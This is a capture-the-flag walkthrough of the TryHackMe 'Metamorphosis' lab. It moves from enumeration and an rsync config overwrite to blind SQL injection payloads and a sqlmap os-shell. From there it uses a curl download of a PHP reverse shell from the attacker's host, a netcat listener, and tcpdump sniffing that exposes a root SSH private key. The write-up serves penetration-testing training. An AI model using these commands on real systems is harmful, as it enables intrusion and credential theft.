Metamorphosis

##LINK:- https://tryhackme.com/room/metamorphosis

Nmap Results:

```
Nmap scan report for 10.10.20.147
Host is up, received reset ttl 60 (0.16s latency).
Scanned at 2021-08-05 09:49:34 EDT for 33s

PORT    STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 60 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f7:0f:0a:18:50:78:07:10:f2:32:d1:60:30:40:d4:be (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDjT/lRIkM7TFdpO6bwrOH8B0fB1kVslwfc/jdO+WtRiic1J8hDX

|   256 5c:00:37:df:b2:ba:4c:f2:3c:46:6e:a3:e9:44:90:37 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGW8YbCvrlt/1rWQ4pObroj9o9vLb

|   256 fe:bf:53:f1:d0:5a:7c:30:db:ac:c8:3c:79:64:47:c8 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIKxJeDTFMHsXaGHyZ8lSFpxm8VpawK1rvSDY0lbifD8e
80/tcp  open  http        syn-ack ttl 60 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
139/tcp open  netbios-ssn syn-ack ttl 60 Samba smbd 3.X - 4.X (workgroup:

WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 60 Samba smbd 4.7.6-Ubuntu (workgroup:
WORKGROUP)
873/tcp open  rsync       syn-ack ttl 60 (protocol version 31)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results
```

```
incomplete
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211
Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux
3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 -
3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.91%E=4%D=8/5%OT=22%CT=%CU=36230%PV=Y%DS=5%DC=T%G=N%TM=610BEC8F%P=x86_64-
pc-linux-gnu)
SEQ(SP=105%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)
OPS(O1=M506ST11NW6%O2=M506ST11NW6%O3=M506NNT11NW6%O4=M506ST11NW6%O5=M506ST11NW6%O6

WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)
ECN(R=Y%DF=Y%T=40%W=F507%O=M506NNSNW6%CC=Y%Q=)
T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 33.183 days (since Sat Jul  3 05:27:09 2021)
Network Distance: 5 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: INCOGNITO; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 5s, deviation: 3s, median: 3s
| nbstat: NetBIOS name: INCOGNITO, NetBIOS user: <unknown>, NetBIOS MAC:

<unknown> (unknown)
| Names:
|   INCOGNITO<00>        Flags: <unique><active>
|   INCOGNITO<03>        Flags: <unique><active>
|   INCOGNITO<20>        Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
```

```
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 15701/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 18619/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 51641/udp): CLEAN (Failed to receive data)
|   Check 4 (port 52047/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: incognito
|   NetBIOS computer name: INCOGNITO\x00
|   Domain name: \x00
|   FQDN: incognito
|_  System time: 2021-08-05T13:50:05+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-08-05T13:50:03
|_  start_date: N/A

TRACEROUTE (using port 80/tcp)

HOP RTT       ADDRESS
1   30.12 ms  10.17.0.1
2   ... 4
5   155.77 ms 10.10.20.147

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
```

```
Initiating NSE at 09:50
Completed NSE at 09:50, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:50
Completed NSE at 09:50, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:50
Completed NSE at 09:50, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.69 seconds
           Raw packets sent: 70 (4.608KB) | Rcvd: 43 (3.160KB)
```

Ports Open:

22 - SSH
80 - HTTP
139/445 - SMB
873 - RSYNC

*Now running gobuster on the remote IP for further enumeration

```
# gobuster dir -u http://10.10.20.147 -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt -t 30
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.20.147
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/08/05 09:58:44 Starting gobuster in directory enumeration mode
===============================================================
```

```
/admin                (Status: 301) [Size: 312] [-->
http://10.10.20.147/admin/]
```

Navigating to the /admin directory, we found 403 Forbidden error, then I check the source code. I get a interesting comment

```
<html> <head><h1>403 Forbidden</h1></head><!-- Make sure admin functionality
can only be used in development environment. --></html>
```

Lets keep this info aside, and enumerate the other ports

CHECKING SMB SHARES

```
┌──(root💀kali)-[~/TryHackme/metamorphosis]
└─# smbclient -L //10.10.20.147
Enter WORKGROUP\root's password:

    Sharename       Type      Comment
    ---------       ----      -------
    print$          Disk      Printer Drivers
    IPC$            IPC       IPC Service (incognito server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
┌──(root💀kali)-[~/TryHackme/metamorphosis]
└─# smbclient //10.10.20.147/print$
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
┌──(root💀kali)-[~/TryHackme/metamorphosis]
└─# smbclient //10.10.20.147/IPC$
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
smb: \> exit
```

Nothing interesting found !!

Now, I checked the RSYNC Port, first we have to confirm that rsync requires authentication or not. So we will use netcat for this

```
┌──(root💀kali)-[~/TryHackme/metamorphosis]
└─# nc -nv 10.10.20.147 873
(UNKNOWN) [10.10.20.147] 873 (rsync) open
@RSYNCD: 31.0
@RSYNCD: 31.0
#list
Conf
@RSYNCD: OK
```

OK means that we can enumerate the rsync shares without authentication
So now will use rsync tool for the further enumeration of the "Conf" rsync share

```
┌──(root💀kali)-[~/TryHackme/metamorphosis]
└─# rsync -av --list-only rsync://10.10.20.147
Conf            All Confs
┌──(root💀kali)-[~/TryHackme/metamorphosis]
└─# rsync -av --list-only rsync://10.10.20.147/Conf
receiving incremental file list
drwxrwxrwx          4,096 2021/04/10 16:03:08 .
-rw-r--r--          4,620 2021/04/09 16:01:22 access.conf
-rw-r--r--          1,341 2021/04/09 15:56:12 bluezone.ini
-rw-r--r--          2,969 2021/04/09 16:02:24 debconf.conf
-rw-r--r--            332 2021/04/09 16:01:38 ldap.conf
-rw-r--r--         94,404 2021/04/09 16:21:57 lvm.conf
-rw-r--r--          9,005 2021/04/09 15:58:40 mysql.ini
-rw-r--r--         70,207 2021/04/09 15:56:56 php.ini
-rw-r--r--            320 2021/04/09 16:03:16 ports.conf
-rw-r--r--            589 2021/04/09 16:01:07 resolv.conf
-rw-r--r--             29 2021/04/09 16:02:56 screen-cleanup.conf
-rw-r--r--          9,542 2021/04/09 16:00:59 smb.conf
-rw-rw-r--             72 2021/04/10 16:03:06 webapp.ini

sent 20 bytes  received 379 bytes  159.60 bytes/sec
total size is 193,430  speedup is 484.79
```

Now download all the files to the local machine

```
┌──(root💀kali)-[~/TryHackme/metamorphosis]
└─# rsync -av rsync://10.10.20.147/Conf conf
receiving incremental file list
created directory conf
./
access.conf
bluezone.ini
debconf.conf
ldap.conf
lvm.conf
mysql.ini
php.ini
ports.conf
resolv.conf
screen-cleanup.conf
smb.conf
webapp.ini

sent 255 bytes  received 194,360 bytes  43,247.78 bytes/sec
total size is 193,430  speedup is 0.99
```

Checking the contents of the "webapp.ini" file

```
┌──(root💀kali)-[~/TryHackme/metamorphosis/conf]
└─# cat webapp.ini
[Web_App]
env = prod
user = tom
password = theCat

[Details]
Local = No
```

*By checking the file permissions, we can edit this file. So from that comment we got from the admin page that it will only work from the development side

So, we can change the "env" variable from "prod" to "dev" and re-upload the file

-

```
[Web_App]
env = dev
user = tom
password = theCat

[Details]
Local = No
```

```
┌──(root💀kali)-[~/TryHackme/metamorphosis/conf]
└─# rsync -av webapp.ini rsync://10.10.20.147/Conf/webapp.ini
sending incremental file list
webapp.ini

sent 186 bytes  received 41 bytes  151.33 bytes/sec
total size is 71  speedup is 0.31
```

*Lets re-visit the admin page

Yes, it was successfull!!
We got a page where user info can be extracted by giving the username

-

```
<html><head><div style='text-align:center'><h1 style='text-align:center'>Get
Info of users</h1><form action='[config.php](view-
source:http://10.10.20.147/admin/config.php)' method='POST'>Username: <input
type='text' name='username'/><input type='submit'/></form><br><h4>TODO: Add
more features</div> <head></html>
```

*As we saw earlier, we got the mysql.conf file from the rsync shares, maybe this input field is vulnerable to SQL INEJECTION?

LETS TRY!

- ***SQL INJECTION***

  *First of all we have to give a true username and analyse the result, as we know the username is "tom"

After giving "tom" as input it shows the user credentials*

```
Username Password
tom thecat
```

Lets try to give some special characters and again check the results
We got to know that it is a BLIND SQL INJECTION, so first we have to balance the query

*We got the true results by entering this query as a username

```
username=tom" -- -
```

*We can confirm this by using boolean based SQL injection, by entering this query

```
username=tom"+and+1=2--+  {FALSE, NO OUTPUT}
username=tom"+and+1=1--+  {TRUE, DISPLAY CREDS}
```

But after dumping the database, we found nothing important

Lets try to get a shell using sqlmap

```
# sqlmap -r user.req --level=5 --risk=3 --dbms=mysql --technique=B --os-shell

--[snip]--

os-shell> ls
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:
---
admin
inde.html
index.php
tmpbopqd.php
tmpudond.php
---
os-shell>
```

Now lets get a proper shell on the machine using php reverse shell

*1. Host a python server on one window where you store your reverse-shell, don't forget to change your IP address with the default one
2.Now use curl command to download the reverse-shell on the remote server

-

```
os-shell> curl http://10.17.12.44/php-reverse-shell.php -o rev.php
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:
---
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3460  100  3460    0     0  10949      0 --:--:-- --:--:-- --:--:-- 10984
```

3. Now navigate to your reverse shell from the browser or using curl command and set up a listerner on another window

```
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.17.12.44] from (UNKNOWN) [10.10.20.147] 38346
Linux incognito 4.15.0-144-generic #148-Ubuntu SMP Sat May 8 02:33:43 UTC 2021
x86_64 x86_64 x86_64 GNU/Linux
 17:39:54 up  3:53,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

GOT THE SHELL!!

GOT THE USER.TXT IN THE HOME DIRECTORY

Privilege Escalation

Running linpeas.sh on the machine, I found some interesting ports

```
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN
-
```

```
tcp        0      0 127.0.0.1:1027          0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:873             0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
-
```

Also find some interesting capabilities

```
Files with capabilities (limited to 50):
/usr/sbin/tcpdump = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
```

these capabilities are set with +ep, which means that a low privileged user can do almost anything ie do root things

Tried to curl the port 1027, but we can't access it as www-data user


```
www-data@incognito:/home/tom$ curl 127.0.0.1:1027
Only Talking to Root User
```

Now, we have to sniff the localhost traffic using tcpdump, so running tcpdump in one termimal and running pspy64 on second terminal which also tells us about the background proccess which is running as root

FIRST TERMINAL

```
www-data@incognito:/tmp$ chmod +x pspy64
www-data@incognito:/tmp$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855


     ██▒▒▒▒    ▒▒▒▒▒▒  ▒▒▒▒▒▒▒▒  ▒▒▒
```



```
Config: Printing events (colored=true): processes=true | file-system-
events=false ||| Scannning for processes every 100ms and on inotify events |||
Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-
recursive

--[snip]--

2021/08/08 14:19:15 CMD: UID=0    PID=10     |
2021/08/08 14:19:15 CMD: UID=0    PID=1      | /sbin/init maybe-ubiquity
2021/08/08 14:19:31 CMD: UID=33   PID=27502  | /bin/bash
2021/08/08 14:20:01 CMD: UID=0    PID=27503  | /usr/sbin/CRON -f
2021/08/08 14:20:01 CMD: UID=0    PID=27506  | /bin/sh /root/req.sh
2021/08/08 14:20:01 CMD: UID=0    PID=27505  | /bin/sh /root/req.sh
2021/08/08 14:20:01 CMD: UID=0    PID=27504  | /bin/sh -c /root/req.sh
2021/08/08 14:20:06 CMD: UID=0    PID=27508  | ps -e -o pid,ppid,state,command
2021/08/08 14:21:07 CMD: UID=0    PID=27509  | ps -e -o pid,ppid,state,command
2021/08/08 14:22:01 CMD: UID=0    PID=27511  | /usr/sbin/CRON -f
2021/08/08 14:22:01 CMD: UID=0    PID=27514  | /bin/sh /root/req.sh
2021/08/08 14:22:01 CMD: UID=0    PID=27513  | /bin/sh /root/req.sh
2021/08/08 14:22:01 CMD: UID=0    PID=27512  | /bin/sh -c /root/req.sh
2021/08/08 14:22:08 CMD: UID=0    PID=27516  | ps -e -o pid,ppid,state,command
```

SECOND TERMINAL

```
www-data@incognito:/tmp$ tcpdump -s 0 -i any -w traffic.pcap
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked), capture size
262144 bytes
^C69 packets captured
99 packets received by filter
0 packets dropped by kernel
```

Now, transfer the .pcap file by hosting the python server on the remote host, using the wget command

```
┌──(root💀kali)-[~/TryHackme/metamorphosis/www]
└─# wget 10.10.168.142:8000/traffic.pcap
--2021-08-08 10:23:38--  http://10.10.168.142:8000/traffic.pcap
Connecting to 10.10.168.142:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11048 (11K) [application/vnd.tcpdump.pcap]
Saving to: ‘traffic.pcap’

traffic.pcap         100%[====================>]  10.79K  --.-KB/s    in 0.01s

2021-08-08 10:23:38 (1.03 MB/s) - ‘traffic.pcap’ saved [11048/11048]
```

Using wireshark, analyse the packets, following the TCP Stream we get a SSH private key

```
GET /?admin=ScadfwerDSAd_343123ds123dqwe12 HTTP/1.1
Host: 127.0.0.1:1027
User-Agent: curl/7.58.0
Accept: */*

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1678
Server: Werkzeug/1.0.1 Python/3.6.9
Date: Sun, 08 Aug 2021 14:20:01 GMT

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAyLHluXzbi43DIBFC47uRqkXTe72yPGxL+ImFwvOw8D/vd9mj
rt5SXjXSVtn6TguV2SFovrTlreUsv1CQwCSCixdMyQIWCgS/d+LfUyO3SC4FEr+k
wJ0ALG6wdjmHdRDW91JW0pG9Q+nTyv22K0a/yT91ZdlL/5cVjGKtYIob/504AdZZ
5NyCGq8t7ZUKhx0+TuKKcr2dDfL6rC5GBAnDkMxqo6tjkUH9nlFK7E9is0u1F3Zx
qrgn6PwOLDHeLgrQUok8NUwxDYxRM5zXT+I1Lr7/fGy/50ASvyDxZyjDuHbB7s14
K2HI32lVrx8u4X9Y2zgIU/mlIjuUtTyIAH4kswIDAQABAoIBAQCcPUImIPmZrwcU
09tLBx7je/CkCI3VVEngds9XcfdxUZTPrPMsk490IFpbmt6uG37Qxp2QuauEsUEg
v0uxCbtHJSB169XUftXAMzLAurFY09rHOcK84HzeGl3t6+N0U2PGrqdAzoyVblef
```

```
--[SNIP]--

mqtl8e6mfZtEq3IBkAiySIXHD8Lfcd+KZR7rZZ8r3S7L5g5ql11edU08uMtVk4j3
vIpxcIRBGYsylYf6BluHXmY9U/OjSF3QTCq9hHTwDb+6EjibDGVL4bDWWU3KHaFk
GPsboZECgYAVK5KksKV2lJqjX7x1xPAuHoJEyYKiZJuw/uzAbwG2b4YxKTcTXhM6
ClH5GV7D5xijpfznQ/eZcTpr2f6mfZQ3roO+sah9v4H3LpzT8UydBU2FqILxck4v
QIaR6ed2y/NbuyJOIy7paSR+SlWT5G68FLaOmRzBqYdDOduhl061ww==
-----END RSA PRIVATE KEY-----
```

Login as root using ssh

```
# ssh -i root.key root@10.10.168.142
The authenticity of host '10.10.168.142 (10.10.168.142)' can't be established.
ECDSA key fingerprint is SHA256:RygM7GS/F6WnZg04PlaqyXNFD/bFy6qUouW916leyRY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.168.142' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-144-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Aug  8 14:31:11 UTC 2021

  System load:  0.0               Processes:           134
  Usage of /:   53.3% of 8.79GB   Users logged in:     0
  Memory usage: 89%               IP address for eth0: 10.10.168.142
  Swap usage:   0%

  => There are 4 zombie processes.


0 updates can be applied immediately.


Last login: Sat Apr 10 19:40:46 2021
root@incognito:~#
```

GOT THE ROOT FLAG